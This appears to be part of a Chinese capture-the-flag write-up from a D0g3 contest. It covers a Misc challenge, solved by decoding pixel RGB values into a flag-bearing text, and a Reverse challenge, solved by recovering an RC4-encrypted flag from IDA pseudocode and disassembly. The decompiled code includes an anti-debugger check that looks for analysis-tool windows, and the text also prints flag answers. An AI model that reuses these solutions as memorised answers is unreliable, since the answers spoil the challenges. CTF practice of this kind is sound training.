359616a3132575a5a466c646c6743515a466e76555a4557756734786579396b5846323457504f765476776546b5a5053645359507a42394672322f6e306a546f2f644f787034503141414171667171667f066676f5706f39374e617331383758442f33416448316b70542b4e55502f38417561447a52392b7354376641374c71506736363836b4839576c707a35396d4b43646347632b5865566c50736d54547557364475366f4b4777504178463239694b376d5a5405a355a30474e49542f526366394750772f4d667a444277442b364f525044577141706d385231442f2f337033769586342b456245754b4966387a36704831686c56665048796d7a5665654b495279523177682f335742594c414c3065454b62

输出 (Output)

time: 353ms
length: 752223
lines: 2877

STEP

BAKE!



4. 图片在 010 中观察发现 rgb 都是可读的 ascii 码，写脚本转换得到 flag


```

1 from PIL import Image
2 im = Image.open("flag.png")
3 x,y = im.size
4 for i in range(x):
5     r,g,b = im.getpixel((i,0))
6     print (chr(r)+chr(g)+chr(b),end='')
7

```

Plain Text

C:\Users\scorpio\Desktop\2022_1127_安淘杯\Misc\RedCoast

λ python3 exp.py

180 4

Ye Wenjie's heart beats hard, like a string about to break. The black fog begins to appear in front of her. She uses h
Before everything goes into the eternal darkness, she wants to see the sunset of the Red Bank Base again. In the weste
ich is sinking in the sea of clouds, seems to be melting, and the sun's blood diffuses in the sea of clouds and sky, r
magnificent blood red. "This is the sunset of mankind...D0g3{W3Lc0Me_T@_E4rth!!}" said Ye Wenjie gently.

● Reverse

1. reee

题目说明：RC4 加解密

题目附件：

解题思路：

关键函数 sub_401130，一眼 RC4

Functions

Function name	Segme
sub_401050	.text
sub_401130	.text
sub_401430	.text
sub_401640	.text
__main__	.text
__security_check_cookie(z)	.text
pre_c_initialization(void)	.text
sub_4019C3	.text
sub_4019CB	.text
__sort_common_main_seh(void)	.text
start	.text
__raise_securityfailure	.text
__report_gsfailure	.text
find_pe_section(uchar * const, uint)	.text
__sort_acquire_startup_lock	.text
__sort_initialize_ort	.text
__sort_initialize_onexit_tables	.text
__sort_is_nonwritable_in_current_image	.text
__sort_release_startup_lock	.text
__sort_uninitialize_ort	.text
__onexit	.text
__atexit	.text
__get_entropy	.text
__security_init_cookie	.text
UserMathErrorFunction	.text
sub_401F77	.text
__get_startup_file_mode	.text
sub_401F81	.text
sub_401F8D	.text
__initialize_default_precision	.text
nullsub_1	.text

IDA View-A

Pseudocode-B

Pseudocode-A

Hex View-1

```

1 int __usercall sub_401130@<eax>(int a1@<edx>, int a2@<ecx>, unsigned int a3)
2 {
3     int result; // eax
4     int v4; // edi
5     unsigned int i; // ebx
6     unsigned __int8 v6; // dl
7     int v8; // [esp+10h] [ebp-4h]
8
9     result = 0;
10    v4 = 0;
11    v8 = a2;
12    for ( i = 0; i < a3; a2 = v8 )
13    {
14        v4 = (v4 + 1) % 256;
15        v6 = *(_BYTE *) (v4 + a2);
16        result = (v6 + result) % 256;
17        *(_BYTE *) (v4 + v8) = *(_BYTE *) (result + a2);
18        *(_BYTE *) (result + v8) = v6;
19        *(_BYTE *) (i + a1) ^= *(_BYTE *) ((unsigned __int8) (v6 + *(_BYTE *) (v4 + v8)) + v8);
20        ++i;
21    }
22    return result;
23 }

```

动调检测函数

Functions

Function name	Segme
sub_401050	.text
sub_401130	.text
sub_401430	.text
sub_401640	.text
__main	.text
__security_check_cookie(x)	.text
pre_initialize(void)	.text
sub_4019C3	.text
sub_4019CB	.text
__sort_common_main_seh(void)	.text
start	.text
__raise_securityfailure	.text
__report_gsfailure	.text
find_pe_section(uchar * const, uint)	.text
__sort_acquire_startup_lock	.text
__sort_initialize_crt	.text
__sort_initialize_onexit_tables	.text
__sort_is_nonwritable_in_current_image	.text
__sort_release_startup_lock	.text
__sort_uninitialize_crt	.text
__onexit	.text
__atexit	.text
__get_entropy	.text
__security_init_cookie	.text
UserMathErrorFunction	.text
sub_401F77	.text
__get_startup_file_mode	.text
sub_401F81	.text
sub_401F8D	.text
__initialize_default_precision	.text
nullsub_1	.text
sub_401FB4	.text
__sort_initialize_default_local_stdio_options	.text

Line 5 of 79

Graph overview

IDA View-A

```
1 int thiscall sub_401430(void *this)
2 {
3     int (__stdcall *v1)(HWND, LPCSTR, LPCSTR, UINT); // ebx
4     HWND DesktopWindow; // eax
5     HWND Window; // eax
6     HWND v4; // edi
7     char v6; // [esp+0h] [ebp-220h]
8     char v7; // [esp+0h] [ebp-220h]
9     WCHAR String[262]; // [esp+10h] [ebp-210h] BYREF
10
11     if ( FindWindowW(L"OllyDbg", 0)
12         || FindWindowW(L"Qt5QWindowIcon", 0)
13         || FindWindowW(L"TidaWindow", 0)
14         || FindWindowW(L"WinDbgFrameClass", 0) )
15     {
16         sub_401010("pass1\n", v6);
17         v1 = MessageBoxA;
18         MessageBoxA(0, "don not do that1", "0.0", 0);
19     }
20     else
21     {
22         sub_401010("pass1\n", v6);
23         v1 = MessageBoxA;
24         MessageBoxA(0, "Keep Going", "0.0", 0);
25         dword_404018 = 1;
26     }
27     memset(String, 0, 0x208u);
28     DesktopWindow = GetDesktopWindow();
29     Window = GetWindow(DesktopWindow, 5u);
30     v4 = GetWindow(Window, 0);
31     if ( v4 )
32     {
33         while ( !GetWindowTextW(v4, String, 260)
34             || !wcsstr(String, L"IDA")
35             && !wcsstr(String, L"OllyDbg")
36             && !wcsstr(String, L"x32dbg")
37             && !wcsstr(String, L"x64dbg")
38             && !wcsstr(String, L"WinDbg") )
39         {
40             v4 = GetWindow(v4, 2u);
41             if ( !v4 )
42                 goto LABEL_15;
43         }
44         return v1(0, "don not do that2", "0.0", 0);
45     }
```

关键部分被花指令了，问题不大，直接抄数据

.text:004011B0	loc_4011B0:		; CODE XREF: sub_401430+1
.text:004011B0			; sub_401640+B5↓p
.text:004011B0 55	push	ebp	
.text:004011B1 8B EC	mov	ebp, esp	
.text:004011B3 81 EC 40 03 00 00	sub	esp, 340h	
.text:004011B9 A1 04 40 40 00	mov	eax, __security_cookie	
.text:004011BE 33 C5	xor	eax, ebp	
.text:004011C0 89 45 FC	mov	[ebp-4], eax	
.text:004011C3 53	push	ebx	
.text:004011C4 56	push	esi	
.text:004011C5 57	push	edi	
.text:004011C6 C6 45 E4 56	mov	byte ptr [ebp-1Ch], 56h ; 'V'	
.text:004011CA C6 45 E5 61	mov	byte ptr [ebp-18h], 61h ; 'a'	
.text:004011CE C6 45 E6 63	mov	byte ptr [ebp-1Ah], 63h ; 'c'	
.text:004011D2 C6 45 E7 A4	mov	byte ptr [ebp-19h], 0A4h	
.text:004011D6 C6 45 E8 22	mov	byte ptr [ebp-18h], 22h ; '"'	
.text:004011DA C6 45 E9 A4	mov	byte ptr [ebp-17h], 0A4h	
.text:004011DE C6 45 EA 50	mov	byte ptr [ebp-16h], 50h ; 'P'	
.text:004011E2 C6 45 EB 7D	mov	byte ptr [ebp-15h], 7Dh ; '}'	
.text:004011E6 C6 45 EC CD	mov	byte ptr [ebp-14h], 0CDh	
.text:004011EA C6 45 ED 8D	mov	byte ptr [ebp-13h], 8Dh	
.text:004011EE C6 45 EE 13	mov	byte ptr [ebp-12h], 13h	
.text:004011F2 C6 45 EF 3D	mov	byte ptr [ebp-11h], 3Dh ; '='	
.text:004011F6 C6 45 F0 4A	mov	byte ptr [ebp-10h], 4Ah ; 'J'	
.text:004011FA C6 45 F1 4F	mov	byte ptr [ebp-0Fh], 4Fh ; 'O'	
.text:004011FE C6 45 F2 0D	mov	byte ptr [ebp-0Eh], 0Dh	
.text:00401202 C6 45 F3 62	mov	byte ptr [ebp-0Dh], 62h ; 'b'	
.text:00401206 C6 45 F4 88	mov	byte ptr [ebp-0Ch], 88h	
.text:0040120A C6 45 F5 AB	mov	byte ptr [ebp-0Bh], 0ABh	
.text:0040120E C6 45 F6 FC	mov	byte ptr [ebp-0Ah], 0FCh	
.text:00401212 C6 45 F7 E9	mov	byte ptr [ebp-9], 0E9h	
.text:00401216 C6 45 F8 BB	mov	byte ptr [ebp-8], 0BBh	
.text:0040121A C6 45 F9 1E	mov	byte ptr [ebp-7], 1Eh	
.text:0040121E C6 45 FA A0	mov	byte ptr [ebp-6], 0A0h	
.text:00401222 C6 45 FB 90	mov	byte ptr [ebp-5], 90h	
.text:00401226 68 00 01 00 00	push	100h	
.text:0040122B 6A 00	push	0	
.text:0040122D 8D 85 E4 FD FF FF	lea	eax, [ebp-21Ch]	

CyperChef 解密

Recipe	Input	start: 13 end: 13 length: 0	length: 71 lines: 1
RC4 Passphrase D0g3 UTF8 Input format Hex Output format Latin1	56 61 63 A4 22 A4 50 7D CD 8D 13 3D 4A 4F 0D 62 88 AB FC E9 BB 1E A0 90		
	Output time: 1ms length: 24 lines: 1 d0g3(This_15_FindWindow)		